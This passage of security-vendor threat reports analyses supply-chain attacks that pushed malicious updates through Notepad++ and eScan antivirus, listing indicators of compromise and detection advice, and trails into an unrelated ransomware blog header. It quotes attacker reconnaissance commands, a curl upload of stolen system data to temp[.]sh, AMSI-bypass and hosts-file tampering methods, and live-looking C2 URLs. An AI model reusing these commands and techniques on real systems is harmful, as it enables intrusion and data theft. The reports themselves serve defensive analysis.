%appdata%\ProShow directory are legitimate.

Analysis of the exploit payload revealed that it contained two shellcodes: one at the very start and the other one in the middle of the file. The shellcode located at the start of the file contained a set of meaningless instructions and was not designed to be executed — rather, attackers used it as the exploit padding bytes. It is likely that, by using a fake shellcode for padding bytes instead of something else (e.g., a sequence of 0x41 characters or random bytes), attackers aimed to confuse researchers and automated analysis systems.

The second shellcode, which is stored in the middle of the file, is the one that is launched when ProShow.exe is started. It decrypts a Metasploit downloader payload that retrieves a Cobalt Strike Beacon shellcode from the URL https://45.77.31[.]210/users/admin (user agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36) and launches it.

The Cobalt Strike Beacon payload is designed to communicate with the cdncheck.it[.]com C2 server. For instance, it uses the GET request URL https://45.77.31[.]210/api/update/v1 and the POST request URL https://45.77.31[.]210/api/FileUpload/submit.

Later on, in early August 2025, we observed attackers to use the same download URL for the update.exe files (observed SHA1 hash: 90e677d7ff5844407b9c073e3b7e896e078e11cd), as well as the same execution chain for delivery of Cobalt Strike Beacon via malicious Notepad++ updates. However, we noted the following differences:

  • In the Metasploit downloader payload, the URL for downloading Cobalt Strike Beacon was set to https://cdncheck.it[.]com/users/admin;
  • The Cobalt Strike C2 server URLs were set to https://cdncheck.it[.]com/api/update/v1 and https://cdncheck.it[.]com/api/Metadata/submit.

We have not further seen any infections leveraging chain #1 since early August 2025.

Chain #2: mid- and late September 2025

A month and a half after malicious update detections ceased, we observed attackers to resume deploying these updates in the middle of September 2025, using another infection chain. The malicious update was still being distributed from the URL http://45.76.155[.]202/update/update.exe, and the file downloaded from it (SHA1 hash: 573549869e84544e3ef253bdba79851dcde4963a) was an NSIS installer as well. However, its file size was now about 140 KB. Again, this file performed two actions:

  • Obtained system information by executing a shell command and uploading its execution results to temp[.]sh;
  • Dropped a next-stage payload on disk and launched it.

Regarding system information, attackers made the following changes to how it was collected:

  • They changed the working directory to %APPDATA%\Adobe\Scripts;

  • They started collecting more system information details, changing the shell command being executed to cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt.

The created a.txt file was, just as in the case of stage #1, uploaded to the temp[.]sh website through curl, with the obtained temp[.]sh URL being transferred to the same http://45.76.155[.]202/list endpoint, inside the User-Agent header.

As for the next-stage payload, it was changed completely. The NSIS installer was configured to drop the following files into the %APPDATA%\Adobe\Scripts directory:

  • alien.dll (SHA1: 6444dab57d93ce987c22da66b3706d5d7fc226da);
  • lua5.1.dll (SHA1: 2ab0758dda4e71aee6f4c8e4c0265a796518f07d);
  • script.exe (SHA1: bf996a709835c0c16cce1015e6d44fc95e08a38a);
  • alien.ini (SHA1: ca4b6fe0c69472cd3d63b212eb805b7f65710d33).

Next, it executes the following shell command to launch the script.exe file: %APPDATA%\%Adobe\Scripts\script.exe %APPDATA%\Adobe\Scripts\alien.ini.


All of the files in the %APPDATA%\Adobe\Scripts directory, except for alien.ini, are legitimate and related to the Lua interpreter. As such, the previously mentioned command is used by attackers to launch a compiled Lua script, located in the alien.ini file. Below is a screenshot of its decompilation:

As we can see, this small script is used for placing shellcode inside executable memory and then launching it through the EnumWindowStationsW API function.

The launched shellcode is, just in the case of chain #1, a Metasploit downloader, which downloads a Cobalt Strike Beacon payload, again in the form of a shellcode, from the URL https://cdncheck.it[.]com/users/admin.

The Cobalt Strike payload contains the C2 server URLs that slightly differ from the ones seen previously: https://cdncheck.it[.]com/api/getInfo/v1 and https://cdncheck.it[.]com/api/FileUpload/submit.

Attacks involving chain #2 continued until the end of September, when we observed two more malicious update.exe files. One of them had the SHA1 hash 13179c8f19fbf3d8473c49983a199e6cb4f318f0. The Cobalt Strike Beacon payload delivered through it was configured to use the same URLs observed in mid-September, however, attackers changed the way system information was collected. Specifically, attackers split the single shell command they used for this (cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt) into multiple commands:

  • cmd /c whoami >> a.txt
  • cmd /c tasklist >> a.txt
  • cmd /c systeminfo >> a.txt
  • cmd /c netstat -ano >> a.txt

Notably, the same sequence of commands was previously documented by the user soft-parsley on the Notepad++ community forums.

The other update.exe file had the SHA1 hash 4c9aac447bf732acc97992290aa7a187b967ee2c. By using it, attackers performed the following:

  • Changed the system information upload URL to https://self-dns.it[.]com/list;
  • Changed the user agent used in HTTP requests to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36;
  • Changed the URL used by the Metasploit downloader to https://safe-dns.it[.]com/help/Get-Start;
  • Changed the Cobalt Strike Beacon C2 server URLs to https://safe-dns.it[.]com/resolve and https://safe-dns.it[.]com/dns-query.

Chain #3: October 2025


In early October 2025, the attackers changed the infection chain once again. They also changed the C2 server for distributing malicious updates, with the observed update URL being http://45.32.144[.]255/update/update.exe. The payload downloaded (SHA1: d7ffd7b588880cf61b603346a3557e7cce648c93) was still a NSIS installer, however, unlike in the case of chains 1 and 2, this installer did not include the system information sending functionality. It simply dropped the following files to the %appdata%\Bluetooth\ directory:

  • BluetoothService.exe, a legitimate executable (SHA1: 21a942273c14e4b9d3faa58e4de1fd4d5014a1ed);
  • log.dll, a malicious DLL (SHA1: f7910d943a013eede24ac89d6388c1b98f8b3717);
  • BluetoothService, an encrypted shellcode (SHA1: 7e0790226ea461bcc9ecd4be3c315ace41e1c122).

This execution chain relies on the sideloading of the log.dll file, which is responsible for launching the encrypted BluetoothService shellcode into the BluetoothService.exe process. Notably, such execution chains are commonly used by Chinese-speaking threat actors. This particular execution chain has already been described by Rapid7, and the final payload observed in it is the custom Chrysalis backdoor.

Unlike the previous chains, chain #3 does not load a Cobalt Strike Beacon directly. However, in their article Rapid7 claim that they additionally observed a Cobalt Strike Beacon payload being deployed to the C:\ProgramData\USOShared folder, while conducting incident response on one of the machines infected by the Notepad++ supply chain attack. Whilst Rapid7 does not detail how this file was dropped to the victim machine, we can highlight the following similarities between that Beacon payload and the Beacon payloads observed in chains #1 and #2:

  1. In both cases, Beacons are loaded through a Metasploit downloader shellcode, with similar URLs used (api.wiresguard.com/users/admin for the Rapid7 payload, cdncheck.it.com/users/admin and http://45.77.31[.]210/users/admin for chain #1 and chain #2 payloads);
  2. The Beacon configurations are encrypted with the XOR key CRAZY;
  3. Similar C2 server URLs are used for Cobalt Strike Beacon communications (i.e. api.wiresguard.com/api/FileUpload/submit for the Rapid7 payload and https://45.77.31[.]210/api/FileUpload/submit for the chain #1 payload).

Return of chain #2 and changes in URLs: October 2025

In mid-October 2025, we observed attackers to resume deployments of the chain #2 payload (SHA1 hash: 821c0cafb2aab0f063ef7e313f64313fc81d46cd) using yet another URL: http://95.179.213[.]0/update/update.exe. Still, this payload used the previously mentioned self-dns.it[.]com and safe-dns.it[.]com domain names for system information uploading, Metasploit downloader and Cobalt Strike Beacon communications.

Further in late October 2025, we observed attackers to start changing URLs used for malicious update deliveries. Specifically, attackers started using the following URLs:

  • http://95.179.213[.]0/update/install.exe;
  • http://95.179.213[.]0/update/update.exe;
  • http://95.179.213[.]0/update/AutoUpdater.exe.

We didn’t observe any new payloads deployed from these URLs — they involved usage of both #2 and #3 execution chains. Finally, we didn’t see any payloads being deployed since November 2025.

Conclusion


Notepad++ is a text editor used by numerous developers. As such, the ability to control update servers of this software gave the attackers a unique possibility to break into machines of high-profile organizations around the world. The attackers made an effort to avoid losing access to this infection vector — they were spreading the malicious implants in a targeted manner, and they were skilled enough to drastically change the infection chains about once a month. Whilst we identified three distinct infection chains during our investigation, we would not be surprised to see more of them in use. To sum up our findings, here is the overall timeline of the infection chains that we identified:

The variety of infection chains makes detection of the Notepad++ supply chain attack quite a difficult, and at the same time creative, task. We would like to propose the following methods, from generic to specific, to hunt down traces of this attack:

  • Check systems for deployments of NSIS installers, which were used in all three observed execution chains. For example, this can be done by looking for logs related to creations of a %localappdata%\Temp\ns.tmp directory, made by NSIS installers at runtime. Make sure to investigate the origins of each identified NSIS installer to avoid false positives;
  • Check network traffic logs for DNS resolutions of the temp[.]sh domain, which is unusual to observe in corporate environments. Also, it is beneficial to conduct a check for raw HTTP traffic requests that have a temp[.]sh URL embedded in the user agent — both these steps will make it possible to detect chain #1 and chain #2 deployments;
  • Check systems for launches of malicious shell commands referenced in the article, such as whoami, tasklist, systeminfo and netstat -ano;
  • Use the specific IoCs listed below to identify known malicious domains and files.

Detection by Kaspersky solutions

Kaspersky security solutions, such as Kaspersky Next Endpoint Detection and Response Expert, successfully detect malicious activity in the attacks described above.

Let’s take a closer look at Kaspersky Next EDR Expert.

One way to detect the described malicious activity is to monitor requests to LOLC2 (Living-Off-the-Land C2) services, which include temp[.]sh. Attackers use such services as intermediate control or delivery points for malicious payloads, masking C2 communication as legitimate web traffic. KEDR Expert detects this activity using the lolc2_connection_activity_network rule.

In addition, the described activity can be detected by executing typical local reconnaissance commands that attackers launch in the early stages of an attack after gaining access to the system. These commands allow the attacker to quickly obtain information about the environment, access rights, running processes, and network connections to plan further actions. KEDR Expert detects such activity using the following rules: system_owner_user_discovery, using_whoami_to_check_that_current_user_is_admin, system_information_discovery_win, system_network_connections_discovery_via_standard_windows_utilities.

In this case, a clear sign of malicious activity is gaining persistence through the autorun mechanism via the Windows registry, specifically the Run key, which ensures that programs start automatically when the user logs in. KEDR Expert detects this activity using the temporary_folder_in_registry_autorun rule.

To protect companies that use our Kaspersky SIEM system, we have prepared a set of correlation rules that help detect such malicious activity. These rules are already available for customers to download from the SIEM repository; the package name is [OOTB] Notepad++ supply chain attack package – ENG.

The Notepad++ supply chain attack package contains rules that can be divided into two groups based on their detection capabilities:

  1. Indicators of compromise:
    1. malicious URLs used to extract information from the targeted infrastructure;
    2. malicious file names and hashes that were detected in this campaign.
  2. Suspicious activity on the host:
    1. unusual command lines specific to these attacks;
    2. suspicious network activity from Notepad++ processes and an abnormal process tree;
    3. traces of data collection, e.g. single-character file names.

Some rules may need to be adjusted if they trigger on legitimate activity, such as administrators’ or inventory agents’ actions.

We also recommend using the rules from the Notepad++ supply chain attack package for retrospective analysis (threat hunting). Recommended analysis period: from September 2025.

For the detection rules to work correctly, you need to make sure that events from Windows systems are received in full, including events 4688 (with command line logging enabled), 5136 (packet filtering), 4663 (access to objects, especially files), etc.

Indicators of compromise

URLs used for malicious Notepad++ update deployments
http://45.76.155[.]202/update/update.exe
http://45.32.144[.]255/update/update.exe
http://95.179.213[.]0/update/update.exe
http://95.179.213[.]0/update/install.exe
http://95.179.213[.]0/update/AutoUpdater.exe

System information upload URLs
http://45.76.155[.]202/list
https://self-dns.it[.]com/list

URLs used by Metasploit downloaders to deploy Cobalt Strike beacons
https://45.77.31[.]210/users/admin
https://cdncheck.it[.]com/users/admin
https://safe-dns.it[.]com/help/Get-Start

URLs used by Cobalt Strike Beacons delivered by malicious Notepad++ updaters
https://45.77.31[.]210/api/update/v1
https://45.77.31[.]210/api/FileUpload/submit
https://cdncheck.it[.]com/api/update/v1
https://cdncheck.it[.]com/api/Metadata/submit
https://cdncheck.it[.]com/api/getInfo/v1
https://cdncheck.it[.]com/api/FileUpload/submit
https://safe-dns.it[.]com/resolve
https://safe-dns.it[.]com/dns-query

URLs used by the Chrysalis backdoor and the Cobalt Strike Beacon payloads associated with it, as previously identified by Rapid7
https://api.skycloudcenter[.]com/a/chat/s/70521ddf-a2ef-4adf-9cf0-6d8e24aaa821
https://api.wiresguard[.]com/update/v1
https://api.wiresguard[.]com/api/FileUpload/submit

URLs related to Cobalt Strike Beacons uploaded to multiscanners, as previously identified by Rapid7
http://59.110.7[.]32:8880/uffhxpSy
http://59.110.7[.]32:8880/api/getBasicInfo/v1
http://59.110.7[.]32:8880/api/Metadata/submit
http://124.222.137[.]114:9999/3yZR31VK
http://124.222.137[.]114:9999/api/updateStatus/v1
http://124.222.137[.]114:9999/api/Info/submit
https://api.wiresguard[.]com/users/system
https://api.wiresguard[.]com/api/getInfo/v1

Malicious updater.exe hashes
8e6e505438c21f3d281e1cc257abdbf7223b7f5a
90e677d7ff5844407b9c073e3b7e896e078e11cd
573549869e84544e3ef253bdba79851dcde4963a
13179c8f19fbf3d8473c49983a199e6cb4f318f0
4c9aac447bf732acc97992290aa7a187b967ee2c
821c0cafb2aab0f063ef7e313f64313fc81d46cd

Hashes of malicious auxiliary files
06a6a5a39193075734a32e0235bde0e979c27228 — load
9c3ba38890ed984a25abb6a094b5dbf052f22fa7 — load
ca4b6fe0c69472cd3d63b212eb805b7f65710d33 — alien.ini
0d0f315fd8cf408a483f8e2dd1e69422629ed9fd — alien.ini
2a476cfb85fbf012fdbe63a37642c11afa5cf020 — alien.ini

Malicious file hashes, as previously identified by Rapid7
d7ffd7b588880cf61b603346a3557e7cce648c93
94dffa9de5b665dc51bc36e2693b8a3a0a4cc6b8
21a942273c14e4b9d3faa58e4de1fd4d5014a1ed
7e0790226ea461bcc9ecd4be3c315ace41e1c122
f7910d943a013eede24ac89d6388c1b98f8b3717
73d9d0139eaf89b7df34ceeb60e5f8c7cd2463bf
bd4915b3597942d88f319740a9b803cc51585c4a
c68d09dd50e357fd3de17a70b7724f8949441d77
813ace987a61af909c053607635489ee984534f4
9fbf2195dee991b1e5a727fd51391dcc2d7a4b16
07d2a01e1dc94d59d5ca3bdf0c7848553ae91a51
3090ecf034337857f786084fb14e63354e271c5d
d0662eadbe5ba92acbd3485d8187112543bcfbf5
9c0eff4deeb626730ad6a05c85eb138df48372ce

Malicious file paths
%appdata%\ProShow\load
%appdata%\Adobe\Scripts\alien.ini
%appdata%\Bluetooth\BluetoothService

Supply chain attack on eScan antivirus: detecting and remediating malicious updates

29 January 2026 at 16:07

UPD 30.01.2026: Added technical details about the attack chain and more IoCs.

On January 20, a supply chain attack has occurred, with the infected software being the eScan antivirus developed by the Indian company MicroWorld Technologies. The previously unknown malware was distributed through the eScan update server. The same day, our security solutions detected and prevented cyberattacks involving this malware. On January 21, having been informed by Morphisec, the developers of eScan contained the security incident related to the attack.

Malicious software used in the attack

Users of the eScan security product received a malicious Reload.exe file, which initiated a multi-stage infection chain. According to colleagues at Morphisec who were the first to investigate the attack, Reload.exe prevented further antivirus product updates by modifying the HOSTS file, thereby blocking the ability of security solution developers to automatically fix the problem, which, among other things, led to the update service error.

The malware also ensured its persistence in the system, communicated with command-and-control servers, and downloaded additional malicious payloads. Persistence was achieved by creating scheduled tasks; one example of such a malicious task is named “CorelDefrag”. Additionally, the consctlx.exe malicious file was written to the disk during the infection.

How the attackers managed to pull off this attack

At the request of the BleepingComputer information portal, eScan developers explained that the attackers managed to gain access to one of the regional update servers and deploy a malicious file, which was automatically delivered to customers. They emphasize that this is not a vulnerability — the incident is classified as unauthorized access to infrastructure. The malicious file was distributed with a fake, invalid digital signature.

According to the developers, the infrastructure affected by the incident was quickly isolated, and all access credentials were reset.

Having checked our telemetry, we identified hundreds of machines belonging to both individuals and organizations, which encountered infection attempts with payloads related to the eScan supply chain attack. These machines were mostly located in South Asia, primarily in India, Bangladesh, Sri Lanka, and the Philippines. Having examined them, we identified that to orchestrate the infection, attackers were able to replace a legitimate component of the eScan antivirus, located under the path C:\Program Files (x86)\escan\reload.exe, with a malicious executable. This reload.exe file is launched at runtime by components of the eScan antivirus. It has a fake, invalid digital signature (certificate serial number: 68525dadf70c773d41609ff7ca499fb5). We found this implant to be heavily obfuscated with constant unfolding and indirect branching, which made its analysis quite tedious.

Obfuscated code snippet

Obfuscated code snippet

When started, this reload.exe file checks whether it is launched from the Program Files folder, and exits if not. It further initializes the CLR (Common Language Runtime) environment inside its process, which it uses to load a small .NET executable into memory (SHA1: eec1a5e3bb415d12302e087a24c3f4051fca040e). This executable is based on the UnmanagedPowerShell tool, which allows executing PowerShell code in any process. Attackers modified the source code of this project by adding an AMSI bypass capability to it, and used it to execute a malicious PowerShell script inside the reload.exe process. This script has three lines, and looks as follows:

Lines of the launched script

Lines of the launched script

Each of these lines is responsible for decoding and launching a Base64-encoded PowerShell payload. These three payloads, which we will further analyze, are used for the infection on the target machine.

eScan antivirus tampering payload

The first executed payload is deployed to tamper with the installed eScan solution, in an attempt to prevent it from receiving updates and detecting the installed malicious components. To do that, it performs several actions, including the following ones:

  • Deletes multiple files of the eScan antivirus, including the Remote Support Utility located at C:\Program Files (x86)\Common Files\MicroWorld\WGWIN\tvqsapp.exe. Notably, before deletion, the payload creates ZIP-archived backups of removed files inside the C:\ProgramData\esfsbk directory.
  • Modifies the HKLM\SOFTWARE\WOW6432Node\MicroWorld\eScan for Windows\MwMonitor registry key to add the C:\Windows, C:\Program Files and C:\Program Files (x86) folders to antivirus exceptions.
  • Adds update servers of the eScan antivirus (such as update1.mwti.net) to the hosts file, associating them with the IP address 2.3.4.0.
  • Modifies registry keys related to antivirus databases, for example by assigning 999 to the WTBases_new value of the HKLM\SOFTWARE\WOW6432Node\MicroWorld\eScan for Windows\ODS registry key.

While tampering with eScan, this payload writes a debug log to the C:\ProgramData\euapp.log file, which can be used as an indicator of compromise.

It is worth noting that while running this payload, we did not observe all these actions to succeed on our test machine with eScan installed. For example, the self-defense component of eScan was able to prevent malicious entries from being written into the hosts file. Nevertheless, after the payload had finished execution, we were unable to further update eScan, as we were getting this error message:

Error message displayed to us when we launched the update process after tampering with eScan

Error message displayed to us when we launched the update process after tampering with eScan. While the message says, “The operation completed successfully”, its appearance is abnormal, and no updates are actually downloaded or installed

Finally, the first payload replaces the C:\Program Files (x86)\eScan\CONSCTLX.exe component of eScan with a next-stage persistent payload, which we will describe in further sections of this article.

AMSI bypass payload

The second payload launched is designed to bypass AMSI. The payload implements typical code for doing that – it determines the address of the AmsiScanBuffer function and then patches it to always return an error.

Snippet of the AMSI bypass payload (deobfuscated version)

Snippet of the AMSI bypass payload (deobfuscated version)

Victim validation payload

The goal of the third payload, which is the last to be executed, is to validate whether the victim machine should be further infected, and if yes, to deliver a further payload to it. When started, it examines the list of installed software, running processes and services against a blocklist. Entries in this blocklist are related to analysis tools and security solutions. Notably, Kaspersky security solutions are included into this blocklist. This means that this stage will refuse to deliver the embedded payload if Kaspersky products are installed on the victim machine.

If validation is successful, the payload proceeds with deploying a PowerShell-based persistent payload on the infected machine. To do that, it:

  • Writes the persistent payload to the Corel value of the HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E registry key.
  • Creates a scheduled task named Microsoft\Windows\Defrag\CorelDefrag, designed to execute the following PowerShell script every day at a random time:
    PowerShell script executed by the CorelDefrag scheduled task (beautified version)

    PowerShell script executed by the CorelDefrag scheduled task (beautified version)

    This script retrieves the persistent payload from the HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E registry key, Base64-decodes and then executes it.

When the payload execution finishes, either because validation failed or the persistent component was deployed successfully, it sends a heartbeat to the C2 infrastructure. This is done by sending a GET request, which contains a status code and optionally an error message, to the following URLs:

  • https://vhs.delrosal[.]net/i
  • https://tumama.hns[.]to
  • https://blackice.sol-domain[.]org
  • https://codegiant.io/dd/dd/dd.git/download/main/middleware[.]ts

The response to the GET request is not processed.

As such, during installation, the infected machine receives two persistent payloads:

  • The CONSCTLX.exe payload, designed to be launched by the eScan antivirus
  • The PowerShell-based payload, designed to be launched via a scheduled task

The CONSCTLX.exe persistent payload

This payload is obfuscated in the same way as the Reload.exe malicious executable. In the same way as this executable, CONSCTLX.exe initializes the CLR environment to execute a PowerShell script inside its own process. The goal of this script is to retrieve the other (PowerShell-based) persistent payload from the HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E registry key, and execute it. However, this script contains another interesting feature: it changes the last update time of the eScan product to the current time, by writing the current date to the C:\Program Files (x86)\eScan\Eupdate.ini file. This is needed to make the eScan solution GUI display a recent update date, so that the user does not notice that antivirus updates are actually blocked.

Screenshot of the eScan product GUI, with the highlighted date that is changed by the payload

Screenshot of the eScan product GUI, with the highlighted date that is changed by the payload

Apart from launching the PowerShell script, the payload also attempts to retrieve a fallback payload from the C2 infrastructure, by sending GET requests to the following URLs:

  • https://csc.biologii[.]net/sooc
  • https://airanks.hns[.]to

If there is a need to deliver this payload, the server responds with an RC4-encrypted blob, which is decrypted by the component and launched as shellcode.

The PowerShell-based persistent payload

The second deployed payload is entirely PowerShell-based. When started, it performs an AMSI bypass and conducts the same validation procedures as the victim validation payload. It further sends a GET request to the C2 infrastructure, using the same URLs as the validation payload. In this request, the cookie value named “s” contains RC4-encrypted and Base64-encoded system information, such as the victim ID, user name and current process name. In response to this request, the C2 server may optionally send the victim a PowerShell script, to be launched by the victim machine.

A rarely observed attack vector

Notably, it is quite unique to see malware being deployed through a security solution update. Supply chain attacks are a rare occurrence in general, let alone ones orchestrated through antivirus products. Based on the analysis of the identified implants, we can conclude that this attack was prepared thoroughly, as to orchestrate it, attackers had to:

  • Get access to the security solution update server.
  • Study the internals of the eScan product to learn how its update mechanism works, as well as how to potentially tamper with this product.
  • Develop unique implants, tailored to the supply chain attack.

An interesting fact about the implants deployed is that they implement fallback methods of performing malicious operations. For example, if the scheduled task that launches the PowerShell payload is deleted, it will still be launched by the CONSCTLX.exe file. In addition, if the C2 servers used by the PowerShell payload are identified and blocked, attackers will be still able to deploy shellcodes to the infected machine through CONSCTLX.exe.

One lucky thing about this attack is that it was contained in a quite a short period of time. As security solutions have a high level of trust within the operating system, attackers can use a variety of creative ways to orchestrate the infection, for example by using kernel-mode implants. However, in the attack we saw, they relied on user-mode components and commonly observed infection techniques, such as using scheduled tasks for persistence. This factor, in our opinion, made this supply chain attack easy to detect.

How to stay safe?

To detect infection, it is recommended to review scheduled tasks for traces of malware, check the %WinDir%\System32\drivers\etc\hosts file for blocked eScan domains, and review the eScan update logs for January 20.

The developers of eScan have created a utility for their users that removes the malware, rolls back the modifications it has made, and restores the normal functionality of the antivirus. The utility is sent to customers upon request to technical support.

Users of the solution are also advised to block known malware command-and-control server addresses.

Kaspersky’s security solutions, such as Kaspersky Next, successfully detect all malware used by the attackers with its Behavior Detection component.

Indicators of compromise

Network indicators
https://vhs.delrosal[.]net/i
https://tumama.hns[.]to
https://blackice.sol-domain[.]org
https://codegiant.io/dd/dd/dd.git/download/main/middleware[.]ts
https://csc.biologii[.]net/sooc
https://airanks.hns[.]to

Malicious Reload.exe component hashes
1617949c0c9daa2d2a5a80f1028aeb95ce1c0dee
a928bddfaa536c11c28c8d2c5d16e27cbeaf6357
ebaf9715d7f34a77a6e1fd455fe0702274958e20
96cdd8476faa7c6a7d2ad285658d3559855b168d

Malicious CONSCTLX.exe component hash
2d2d58700a40642e189f3f1ccea41337486947f5

Files and folders
C:\ProgramData\esfsbk
C:\ProgramData\euapp.log

Scheduled task name
Microsoft\Windows\Defrag\CorelDefrag

Registry keys
HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E
HKLM\SOFTWARE\WOW6432Node\MicroWorld\eScan for Windows\ODS – value WTBases_new set to 999

The Seven Phases of a Ransomware Attack: A Step-by-Step Breakdown of the Attack Lifecycle

Blogs

Blog

The Seven Phases of a Ransomware Attack: A Step-by-Step Breakdown of the Attack Lifecycle

Understanding the anatomy of a ransomware attack empowers security teams to strengthen defenses, reduce the risk of successful attacks, and protect organizations from the serious consequences of a ransomware incident

SHARE THIS:
Default Author Image
July 10, 2023

